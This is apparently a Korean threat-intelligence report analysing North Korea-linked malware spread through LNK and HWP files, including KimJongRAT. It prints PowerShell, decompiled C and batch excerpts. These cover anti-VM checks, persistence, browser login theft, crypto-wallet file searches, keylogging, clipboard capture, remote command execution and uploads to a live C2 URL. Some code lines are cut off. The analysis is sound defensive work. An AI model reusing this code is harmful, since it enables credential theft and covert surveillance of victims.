가상환경 체크	BIOS 시리얼번호를 확인하여 'VMware'인 경우 압축 해제된 데이터를 모두 지우고 종료
	`$id = (Get-CimInstance -ClassName Win32_BIOS).SerialNumber`
	`if($id -like "*VMware*") {`
	`  Remove-Item -Path "$localPath\pipe\2.log" -Force`
	`  Remove-Item -Path "$localPath\pipe\1.ps1" -Force`
	`  Remove-Item -Path "$localPath\pipe\1.log" -Force`
	`  Remove-Item -Path "$localPath\pipe\1.vbs" -Force`
	`  Exit`
	`}`

자동실행
레지스트리 등록
	키 이름 : WindowsSecurityCheck
	키 값 : 1.vbs 파일 경로
	`function RegisterTask {`
	`  #$execpath = "powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile`
	`  $execpath = "$localPath\pipe\1.vbs"`
	`  New-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"`
	`  -Name "WindowsSecurityCheck" -Value $execpath -PropertyType String -Force`
	`}`

시스템 정보 수집	감염 PC의 시스템 정보 수집 및 파일(info.txt)로 저장
	`function Init {`
	`  $outputFile = "$tempPath\$id\info.txt"`
	`  if (Test-Path $outputFile) { Remove-Item $outputFile }`
	`  $systemInfo = "System Information - $(Get-Date)"`
	`  $computerInfo = "Computer Info:`r`n$(Get-ComputerInfo | Out-String)"`
	`  $diskInfo = "Disk Info:`r`n$(Get-PhysicalDisk | Out-String)"`
	`  $volumeInfo = "Volume Info:`r`n$(Get-Volume | Out-String)"`
	`  $networkAdapters = "Network Adapters:`r`n$(Get-NetAdapter | Out-String)"`
	`  $processes = "Processes:`r`n$(Get-Process | Out-String)"`
	`  "$systemInfo`r`n`r`n$computerInfo`r`n$diskInfo`r`n$volumeInfo`r`n$networ`
	`  $INSTALLED = Get-ItemProperty HKLM:\Software\Microsoft\Windows\CurrentVe`
	`  $INSTALLED += Get-ItemProperty HKLM:\Software\Wow6432Node\Microsoft\Wind`

최근 열람
파일 정보 수집
	'Recent' 폴더의 내용을 확인 및 'recent.txt' 파일로 저장
	`function RecentFiles {`
	`  $recentFolder = [System.IO.Path]::Combine($env:APPDATA,`
	`  'Microsoft\Windows\Recent')`
	`  $recentFiles = Get-ChildItem -Path $recentFolder -Filter *.lnk`
	`  $outputFile = "$storePath\recent.txt"`
	`  $recentFiles | ForEach-Object {`
	`  $targetPath = Get-ShortcutTargetPath -shortcutPath $_.FullN`
	`  $targetPath | Out-File -FilePath $outputFile -Append`

브라우저 정보 수집	각종 브라우저 정보를 수집 (Chrome, Edge, Naver Whale, FireFox)
	- 브라우저에 저장된 자동로그인 정보, 확장프로그램 정보, 북마크, 가상자산 관련 정보 등을 수집
	`foreach ($profileDir in $profileDirs) {`
	`  $profilePath = [System.IO.Path]::Combine($UserDataPath, $profileDir.Na`
	`  if (Test-Path $profilePath) {`
	`  # $destpath = "$storePath\Edge_" + $profileDir.Name + "_Cookies"`
	`  # Copy-Item -Path "$profilePath\Network\Cookies" -Destination $destpath`
	`  $destpath = "$storePath\Edge_" + $profileDir.Name + "_LoginData"`
	`  Copy-Item -Path "$profilePath\Login Data" -Destination $destpath -ErrorA`
	`  $destpath = "$storePath\Edge_" + $profileDir.Name + "_Bookmark"`
	`  Copy-Item -Path "$profilePath\Bookmarks" -Destination $destpath -ErrorAc`


문서파일 정보 수집	특정 확장자/파일명을 가진 파일이 존재하는지 확인하고 수집
	- 확장자 : ".txt", ".doc", ".csv", ".doc", ".docx", ".xls", ".xlsx", ".pdf", ".hwp", ".hwpx", ".jpg", ".jpeg", ".png", ".rar", ".zip", ".alz", ".eml", ".ldb", "*.log"
	- 파일명 : wallet | UTC-- | blockchain | keystore | privatekey | coin | metamask | phrase | ledger | password | myether
	`$extensions = "*.txt", "*.doc", "*.csv", "*.doc", "*.docx", "*.xls", "*.xls`
	`Get-ChildItem -Path $searchPath -Recurse -File -Force -Include $extensions`
	`$namePatterns = "wallet|UTC--|blockchain|keystore|privatekey|coin|metamask|`
	`Get-ChildItem -Path $searchPath -Recurse -Force -ErrorAction SilentlyContin`
	`$_.Name -match $namePatterns`

수집된 정보
C2서버 전송
	수집된 정보가 담긴 폴더를 압축하여 파일명을 변경한 후 전송 (init.zip -> init.dat)
	`$id = (Get-CimInstance -ClassName Win32_BIOS).SerialNumber`
	`$serverurl = "http://srvdown.ddns.net/service3/"`
	`function Send {`
	`  Compress-Archive -Path $storePath -DestinationPath "$tempPath\init.zip" -Fo`
	`  Rename-Item -Path "$tempPath\init.zip" -NewName "init.dat" -ErrorAction Sil`
	`  $url = $serverurl + "?id=$id"`
	`  $result = UploadFile $url "$tempPath\init.dat"`
	`  Start-Sleep -Seconds 1`

키로그 기능 실행	1.ps1 파일을 이용하여 2.log 파일 실행
	`Start-Process powershell -ArgumentList "`
	`  -NoProfile -ExecutionPolicy Bypass -File $localPath\pipe\1.ps1`
	`  -FileName $localPath\pipe\2.log" -NoNewWindow`

C2서버 통신 및 추가 악성행위 수행	10분에 1번씩 수집된 키로그 데이터를 C2 서버로 전송하고, 로그파일은 삭제
	`function Work {`
	`  while($true) {`
	`  Start-Sleep -Seconds 600`
	`  $url = $serverurl + "?id=$id&ap=1"`
	`  $filepath = "$storePath\k.log"`
	`  UploadFile $url $filepath`
	`  Remove-Item -Path $filepath -ErrorAction SilentlyContinue`


2.log 파일은 키로거 기능만 수행하며, 사용자 키 입력을 모니터링하여 k.log 파일에 저장하는 기능을 수행한다.



[2.log 파일에 기록된 키로거 기능]

Type 3-2 (KimJongRAT)

해당 유형은 LNK 파일 실행 시 C2 서버에서 첫번째 HTA 파일을 다운받아 실행시키며, HTA 파일 내부에 존재하는 난독화된 VBScript 파일이 실행되면서 미끼문서를 다운로드 후 실행한다. 이후 Windows Defender 설정 여부에 따라 Type 3-1 처럼 동작하기도 하고, 추가 HTA 파일을 다운받아 새로운 C2로부터 KimJongRAT 으로 불리는 최종 페이로드를 설치하기도 한다. 전체적인 실행 흐름은 아래 그래프와 같다.



[Type 3-2 : LNK 악성코드 실행 흐름]

LNK 실행 부터 HTA 파일 다운로드 및 내부 난독화된 코드 실행으로 추가 미끼문서를 다운받는 부분까지는 Type 3-1과 동일한 방식으로 동작한다. 다만 Type 3-2 에서는 Windows Defender 설정 활성화 여부에 따라 행위가 나뉘게 되는데, 만약 비활성화된 경우 Type 3-1 유형 처럼 압축파일을 드롭하여 키로깅 및 시스템 정보 유출 등의 행위를 수행한다. Windows Defender 설정이 활성화된 경우 C2서버에서 추가 HTA 파일을 다운받아 실행하며, 난독화된 VBScript 코드에 의해 RC4 알고리즘으로 암호화된 Text 파일과 DLL 파일을 생성한다. DLL 파일은 현재 실행환경이 가상환경인 경우 종료하는 기능이 존재하고, 중복실행 방지를 위한 Mutex 생성 기능을 가진다.

```
FileA = CreateFileA("\\\\.\\VBoxMiniRdrDN", 0x80000000, 1u, 0LL, 3u, 0x80u, 0LL);// VirtualBox 검출 - VBoxMiniRdrDN 디바이스 파일 접근 시도
if ( FileA != (HANDLE)-1LL )
{
  CloseHandle(FileA);
ABEL_3:
  LODWORD(v1) = sub_1800013C0();
  return (int)v1;
}
phkResult = 0LL;
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\VMware, Inc.\\VMware Tools", 0, 0x101u, &phkResult)
  || (unsigned __int8)sub_180001000()
  || (unsigned __int8)sub_1800010F0()
```

[VirtualBox, VMWare 등 가상환경 체크]

Anti-VM 및 뮤텍스 관련 동작이 끝나면 두개의 Thread를 생성하여 동작하는데, 첫번째 Thread는 암호화된 Text를 RC4 알고리즘으로 복호화하여 C2 서버를 획득하고, C2 서버에서 추가 악성파일 3개를 다운로드한다.

```
SHGetSpecialFolderPathA(0LL, pszPath, 28, 0); // %USERPROFILE% 경로 가져오기
sprintf(NewFileName, "%s\\notepad.log", pszPath);// notepad.log 파일 경로 설정
sprintf(ExistingFileName, "%s\\notepad.tmp", pszPath);
if ( (unsigned int)sub_180003D08(NewFileName, 0LL) )
{
  v4 = time64(0LL);
  sprintf(Buffer, "?v=%d", v4);
  sprintf(FileName, "%s\\user.txt", pszPath);
  v1 = fopen(FileName, "rb");                   // user.txt 파일에서 C&C 서버 정보 읽기
  v5 = v1;
  if ( !v1 )
    return (int)v1;
  v6 = fileno(v1);
  v7 = filelength(v6);
  v8 = v7;
  v9 = operator new(v7 + 1);
  fread(v9, 1uLL, v8, v5);
  fclose(v5);
  v10 = operator new(v8);
  memset(v10, 0, v8);
```

[RC4 데이터 복호화 및 C2 서버 주소 확보]

추가 악성파일 다운로드 성공 시 각 파일은 RC4 알고리즘으로 복호화하여 저장한다. 두번째 Thread는 추가로 다운로드한 악성 파일이 존재할 경우 실행하는 기능을 수행하며, 파일이 없는 경우 30초 후 다시 반복하는 기능을 수행한다.

```
v13 = -2LL;                                     // 백그라운드 스레드 시작 - 별도 스레드에서 실행
memset(pszPath, 0, 260);                        // 경로 버퍼 초기화 (260바이트)
SHGetSpecialFolderPathA(0LL, pszPath, 28, 0); // %USERPROFILE% 경로 가져오기
strcat(pszPath, "\\net");                       // 'net' 파일 경로 설정 (%USERPROFILE%\net)
Sleep(30000u);                                  // 초기 대기 시간 30초 (0x7530 = 30000ms)
while ( 1 )                                     // 무한 루프 시작 - 'net' 파일 모니터링
{                                               // 'net' 파일 존재 여부 확인 (sub_180003D08)
  if ( !(unsigned int)sub_180003D08(pszPath, 0) )
  {
    strcpy(Mode, "rb");                         // 파일 읽기 모드 설정 ("rb")
    v1 = fopen(pszPath, Mode);                  // 'net' 파일 열기
    v2 = v1;
    if ( v1 )
    {
      v3 = fileno(v1);                          // 파일 핸들 번호 가져오기
      v4 = filelength(v3);                      // 파일 크기 계산
      v5 = v4;
      v6 = (__int128 *)operator new(v4 + 1);    // 파일 내용 저장을 위한 메모리 할당 (크기+1)
      fread(v6, 1uLL, v5, v2);                  // 파일 내용을 메모리로 읽기
      fclose(v2);                               // 파일 핸들 닫기
      v7 = operator new(v5);                    // 복호화된 데이터 저장을 위한 메모리 할당
      memset(v7, 0, (int)v5 - 16);              // 복호화 버퍼 초기화 (크기-16바이트)
      xmmword_180018680 = *v6;                  // 첫 16바이트를 RC4 키로 추출 (xmmword_180018680에 저장)
      memmove(v7, v6 + 1, (int)v5 - 16);        // 키를 제외한 암호화된 데이터 복사 (16바이트 이후)
```

[추가 파일 다운로드 및 RC4 데이터 복호화 후 실행]

추가로 다운받은 파일 3개는 각각 app, net, notepad.log 파일명을 가지며, 각각 다른 악성 기능을 수행하게 된다. 먼저 app 악성코드는 시스템 정보 수집, 지속성을 위한 자동실행 레지스트리 등록, 로그파일 경로 설정 등 주요 악성행위를 수행하는데 필요한 사전 작업 기능을 수행한다. 주요 악성행위 기능은 다음과 같다.

주요 기능	내용

시스템 정보 수집 및 유출	수집 정보 : OS 및 하드웨어 정보, 웹브라우저 및 시스템 디렉토리 설정 등
	`sub_180007C30(&Destination, "\r\nFile History\r\n", 16LL);`
	`sub_180002E20(v111);`
	`sub_180007C30(&Destination, "\r\nCPU Info\r\n", 12LL);`
	`sub_180007C30(&Destination, v111, (unsigned int)strlen(v111));`
	`sub_180007C30(&Destination, "\r\n", 2LL);`
	`v96 = wfopen(word_180026220, L"wb");`

추가 악성파일 다운로드 및 실행	C2 서버에서 추가 악성 의심파일 다운로드
	- “**ABCDEFGHIJKLMNOP**” 문자열을 기준으로 파일을 구분하여 다운로드
	`sprintf(Buffer, "%s%s/in", (const char *)&c2_url_18002D090, ::Buffer);// C&C 서버에서 파일 다운로드 명령 수신 (/in 경로)`
	`if ( (unsigned int)sub_180008070(&v18, Buffer, 1LL) )// 다운로드 성공 시 파일 데이터 처리`
	`{`
	`v3 = v28;`

원격 명령 실행	C2 서버에서 공격자 명령 수신 및 실행
	`sprintf(Buffer, "%s%s/cmd", (const char *)&c2_url_18002D090, ::Buffer);// C&C 서버에서 원격 명령어 목록 다운로드 (/cmd 경로)`
	`if ( (unsigned int)sub_180008070(&v12, Buffer, 1) )// 다운로드 성공 시 명령어 실행 시작`
	`sub_1800019B0(v5, (unsigned int)v1);  // 다운로드된 명령어 데이터 복호화`
	`v6 = (const char *)v5;`
	`v7 = strstr((const char *)v5, "\r\n");  // CRLF로 구분된 명령어 라인별 파싱`
	`StartupInfo.cb = 104;`
	`memset(&ProcessInformation, 0, sizeof(ProcessInformation));`
	`sprintf(CommandLine, "cmd /c %s", Destination);// cmd /c 형태로 Windows 명령어 실행 준비`
	`CreateProcessA(0LL, CommandLine, 0LL, 0LL, 0, 0x8000020u, 0LL, 0LL, &StartupInfo, &ProcessInformation);`
	`WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);// 명령어 실행 완료까지 무한 대기`

특정 확장자 파일 검색 후 유출	대상 파일 : hwp, pdf, doc, docx, xls, xlsx, zip, rar, egg, txt, jpg, png, jpeg, alz, ldb, log
	`sprintf(`
	`CommandLine,`
	`"cmd.exe /c for %%i in (hwp pdf doc docx xls xlsx zip rar egg txt jpg png jpeg alz ldb log) do dir \"%s*.%%i\" /s >> \"%s\"",`
	`Destination,  // 특정 확장자 파일 검색 명령어 생성 (문서, 이미지, 압축파일 등)`
	`pszPath);`
	`memset(&StartupInfo, 0, sizeof(StartupInfo));`
	`StartupInfo.cb = 104;`
	`memset(&ProcessInformation, 0, sizeof(ProcessInformation));`
	`CreateProcessA(0LL, CommandLine, 0LL, 0LL, 0, 0x8000020u, 0LL, 0LL, &StartupInfo, &ProcessInformation);// 파일 검색 명령어 실행 및 결과를 list.log에 기록`

키로그 데이터 유출	`v0 = wfopen(FileName, L"rb");  // 키로거 로그 파일을 바이너리 읽기 모드로 열기`
	`v1 = v0;`
	`if ( !v0 )  // 파일이 없으면 함수 종료`
	`return 1LL;`
	`v2 = fileno(v0);`
	`v3 = filelength(v2);  // 로그 파일의 전체 크기 확인`
	`v4 = v3;`
	`v5 = operator new(v3 + 1);  // 파일 크기만큼 메모리 할당`
	`fread(v5, 1uLL, v4, v1);  // 로그 파일 전체 내용을 메모리로 읽기`
	`fclose(v1);`
	`v6 = sub_180001EF0((const char *)v5, v4, "kl", 0, 0, 0LL);// 키로거 로그를 "kl" 태그로 C&C 서버에 업로드`
	`if ( v6 )`
	`DeleteFileW(FileName);  // 업로드 성공 시 로컬 로그 파일 삭제`

가상자산 지갑 관련 정보 검색 후 유출	‘wallet’ 또는 ‘UTC-’ 문자열을 검색하여 가상자산 관련 정보 검색
	`sprintf(CommandLine, "cmd.exe /c dir %s*wallet* %sUTC--* /s >> \"%s\"", Destination, Destination, pszPath);`
	`memset(&StartupInfo, 0, sizeof(StartupInfo));  // 암호화폐 지갑 파일 검색 (wallet*, UTC--*)`
	`StartupInfo.cb = 104;`
	`memset(&ProcessInformation, 0, sizeof(ProcessInformation));`
	`CreateProcessA(0LL, CommandLine, 0LL, 0LL, 0, 0x8000020u, 0LL, 0LL, &StartupInfo, &ProcessInformation);`

클립보드 데이터 모니터링	클립보드에 100바이트 미만의 텍스트 데이터 존재 시 데이터 수집 후 파일로 저장
	`while ( 1 )`
	`{  // 클립보드에 텍스트 데이터가 있는지 확인하고 열기`
	`if ( IsClipboardFormatAvailable(1u) && OpenClipboard(0LL) )`
	`{`
	`ClipboardData = GetClipboardData(1u);  // 클립보드에서 텍스트 데이터 가져오기`
	`v2 = ClipboardData;`
	`if ( ClipboardData )`
	`unsigned int`
	`{`
	`v3 = (const char *)GlobalLock(ClipboardData);// 전역 메모리 잠금하여 텍스트 접근`
	`if ( (unsigned int)strlen(v3) < 0x64 )  // 텍스트 길이가 100자 미만인지 확인`
	`{`
	`v4 = 0:`
	`{`
	`v8 = *v7;  // 텍스트 내용의 해시값 계산 (중복 확인용)`
	`++v4;`
	`++v7;`
	`v6 = v8 + __ROR4__(v6 + 1, 13);`
	`}`
	`while ( v4 < v5 - 1 );`
	`}`
	`if ( dword_18002BC68 != v6 )  // 이전 클립보드 내용과 다른지 확인`
	`{`
	`v9 = wfopen(FileName, L"ab");  // 로그 파일을 추가 모드로 열기`
	`v10 = v9;`
	`if ( v9 )`
	`{`
	`fputs("[[", v9);  // 클립보드 내용을 [[텍스트]] 형태로 로그에 기록`
	`fputs(v3, v10);`
	`fputs("]]", v10);`
	`fclose(v10);`
	`SetFileAttributesW(FileName, 2u); // 로그 파일에 숨김 속성 설정`
	`sub_180005330();`

키로거 기능	`while ( GetAsyncKeyState(*v1) != -32767 )  // 모든 키 상태를 검사하여 눌린 키 찾기`
	`{`
	`if ( !*++v1 )`
	`goto LABEL_13;`
	`}`
	`if ( *v1 )`
	`{`
	`ForegroundWindow = GetForegroundWindow(); // 현재 활성 창 핸들 가져오기`
	`qword_18002D9D0 = (__int64)ForegroundWindow;`
	`if ( ForegroundWindow != (HWND)qword_18002D9D8 )// 이전 활성 창과 다른지 확인`
	`{`
	`GetWindowTextW(ForegroundWindow, String, 511);// 새 창의 제목 텍스트 가져오기`
	`WideCharToMultiByte(0xFDE9u, 0, String, 260, MultiByteStr, 1000, 0LL, 0LL);// 유니코드를 멀티바이트로 변환`
	`lstrcatA(String1, "\r\n\r\n");  // 로그에 창 제목 정보 추가`
	`lstrcatA(String1, MultiByteStr);`
	`lstrcatA(String1, "\r\n");`
	`}`
	`v3 = GetAsyncKeyState(16) != 0;  // Shift 키 상태 확인`
	`if ( GetAsyncKeyState(17) )  // Ctrl 키 상태 확인`
	`v3 |= 2u;`

notepad.log 파일은 감염 PC에 설치된 웹브라우저 관련 정보수집 기능을 수행한다. 대상 웹브라우저는 ‘Google Chrome’, ‘Microsoft Edge’, ‘Brave’ 이며, 브라우저 타입에 따라 Prefix 값을 설정하여 수집된 정보를 구분한다. (Chrome 브라우저는 ‘cc_’, Edge 브라우저는 ‘ee_’ 형태로 Prefix 값을 설정)

```
sprintf_s(v41, 0x104uLL, "%s\\chrome.exe", Filename);// Chrome 브라우저 경로 생성
v30 = 15LL;
v29 = 0LL;
LOBYTE(v28[0]) = 0;
si128.m128i_i64[1] = 15LL;                    // 브라우저 프리픽스 문자열 초기화 (3자리)
si128.m128i_i64[0] = 0LL;
LOBYTE(Source[0]) = 0;
if ( check_file_exists(v41) )                 // Chrome 브라우저 존재 여부 확인
{
  v29 = 6LL;                                  // Chrome 브라우저 감지됨 - 브라우저 타입을 "chrome"으로 설정
  memmove(v28, "chrome", 6uLL);
  BYTE6(v28[0]) = 0;
  v1 = "cc_";                                 // Chrome용 프리픽스 "cc_" 설정
}
else
{
  sprintf_s(v41, 0x104uLL, "%s\\msedge.exe", Filename);// Chrome이 없으면 Edge 브라우저 경로 확인
```

[웹브라우저 정보 수집 및 파일 저장]


그리고 WMI 서비스를 이용하여 쿠키, 로그인 데이터 등 웹브라우저 관련 정보와 브라우저 암호화 키 등을 추출하여 파일로 저장한다. 각 정보는 파일로 저장되는데, 만약 크롬 웹브라우저의 쿠키 데이터인 경우 “cc_cookie” 형태로 Prefix 값과 수집된 정보 종류를 파일명으로 설정한다.

4. Type 4 - HWP Document

Type 4 유형은 LNK 파일이 아닌 HWP 문서파일의 정상 기능을 악용한 사례이다. HWP 문서 내 OLE 객체가 존재할 경우 문서 실행 시 %TEMP% 폴더에 OLE 바이너리 데이터를 임시 파일로 생성하는데, 이 기능을 악용한 사례를 정리한 유형이다. 해당 유형의 샘플은 2025년 1월부터 3월 사이에 총 2개가 헌팅되었으며, 관련 파일 정보는 아래와 같다.


탐지 날짜	파일명
2025.01.15.	한국방위산업학회 방위산업 디지털 혁신 세미나.hwp
2025.03.10.	서울대학교 통일평화연구원 23기 통일아카데미 수강생 모집.hwp

해당 유형의 타입은 최초 E-Mail을 통해 전파된 것으로 알려져있다. 관련 이메일은 아래와 같으며, 공격 대상에게 첨부파일을 받아 실행하도록 유도하는 것을 알 수 있다.



[악성메일 내용]

HWP 문서파일에는 OLE 객체가 포함되어있으며, 문서파일 실행 시 %TEMP% 폴더에 OLE 바이너리 객체를 파일로 임시저장하게 된다. 문서파일 본문에는 하이퍼링크만 보이는데, 해당 하이퍼링크 클릭 시 임시폴더에 생성된 파일들중 Windows 배치 스크립트를 실행하는 역할을 수행한다. 문서파일을 닫을 경우 임시폴더에 생성된 파일들 모두 자동으로 삭제된다.



[악성 HWP 문서 내용 및 하이퍼링크 클릭 시 실행 코드]

HWP 문서 본문의 PDF 문서용 링크와 Word 문서용 링크 각각 다른 배치 파일을 실행하지만, 두 배치 파일(default.bat/document.bat) 모두 동일한 동작을 수행한다.

두 배치파일의 차이점은 미끼문서를 PDF문서로 보여줄지 DOCX 워드 문서로 보여줄지의 차이점만 보인다. 배치파일의 주요 기능은 기존 미끼문서를 삭제하고 드롭된 파일의 파일명을 변경하여 새로운 미끼문서를 사용자에게 보여준다. 그리고 지속성을 위한 작업 스케줄러 등록 후 드롭된 임시파일들의 파일을 지정한 폴더 내에 복사하는 기능을 수행한다.

```
mode 15,1
@echo off
del "%tmp%\한국방위산업학회 방위산업 디지털 혁신 세미나(계획).pdf" /f /q
ren "%tmp%\hwp_pdf.db" "한국방위산업학회 방위산업 디지털 혁신 세미나(계획).pdf"
start explorer "%tmp%\한국방위산업학회 방위산업 디지털 혁신 세미나(계획).pdf"
copy "%tmp%\한국방위산업학회 방위산업 디지털 혁신 세미나(계획).pdf" "%tmp%\hwp_pdf.db" /Y

schtasks /create /tn TemporaryStatescleanesdfrs /xml "%tmp%\sch_1212.db" /f
schtasks /create /tn TemporaryStatescleansders_1 /xml "%tmp%\sch_1212_1.db" /

type "%tmp%\app.db"> "%appdata%\1212.exe"
copy /Y "%appdata%\1212.exe" "%appdata%\1212_1.exe"
type "%tmp%\mnfst.db"> "%appdata%\1212.exe.manifest"
type "%tmp%\mnfst_1.db"> "%appdata%\1212_1.exe.manifest"
type "%tmp%\get.db"> "%appdata%\1212.bat"
```

[하이퍼링크 클릭 시 실행되는 BAT(배치) 파일 Code]

임시 폴더/파일 정보	복사 대상 경로
%tmp%₩hwp_pdf.db	%tmp%₩한국방위산업학회 방위산업 디지털 혁신 세미나(계획).pdf
%tmp%₩app.db	%appdata%₩1212.exe
%appdata%₩1212.exe	%appdata%₩1212_1.exe
%tmp%₩mnfst.db	%appdata%₩1212.exe.manifest
%tmp%₩mnfst_1.db	%appdata%₩1212_1.exe.manifest
%tmp%₩get.db	%appdata%₩1212.bat

작업 스케줄러 등록 시 sch_1212.db, sch_1212_1.db 파일을 활용하여 등록하게 되는데, 해당 파일들은 XML 포맷으로 구성된 파일이며, Exec-Command 태그의 정보를 참조하여 작업 스케줄러를 등록하게 된다.

```
<Actions Context="Author">
  <Exec>
    <Command>"%appdata%\1212.exe"</Command>
  </Exec>
</Actions>
```

```
<Actions Context="Author">
  <Exec>
    <Command>"%appdata%\1212_1.exe"</Command>
  </Exec>
</Actions>
```

1212.exe와 1212_1.exe 파일은 Adersoft사의 VBSEdit 관련 프로그램 중 하나인 launcher32w_registry.exe 프로그램으로 알려져 있으며, 해당 파일은 실행 시 동일한 폴더 내 [동일 파일명].manifest 파일의 내용을 참조하여 실행된다.

1212.exe 파일은 1212.exe.manifest 파일을 참조하여 실행하고, 1212_1.exe 파일은 1212_1.exe.manifest 파일을 참조하여 실행하게 된다. 각각의 .manifest 파일에는 Base64로 인코딩된 데이터가 존재하고, 이를 디코딩하여 실행하는 구조를 가진다.

[.manifest 파일 데이터 디코딩 시 실행되는 VBScript Code]

1212.exe.manifest 파일의 역할은 1212.bat 파일을 실행하는 것이고, 1212_1.exe.manifest 파일의 역할은 %AppData%₩Microsoft 디렉토리에 존재하는 wis.db 파일의 크기를 검사하여 9바이트 이상인 경우 wins.bat 파일명으로 변경한 후 실행하는 역할을 수행한다.

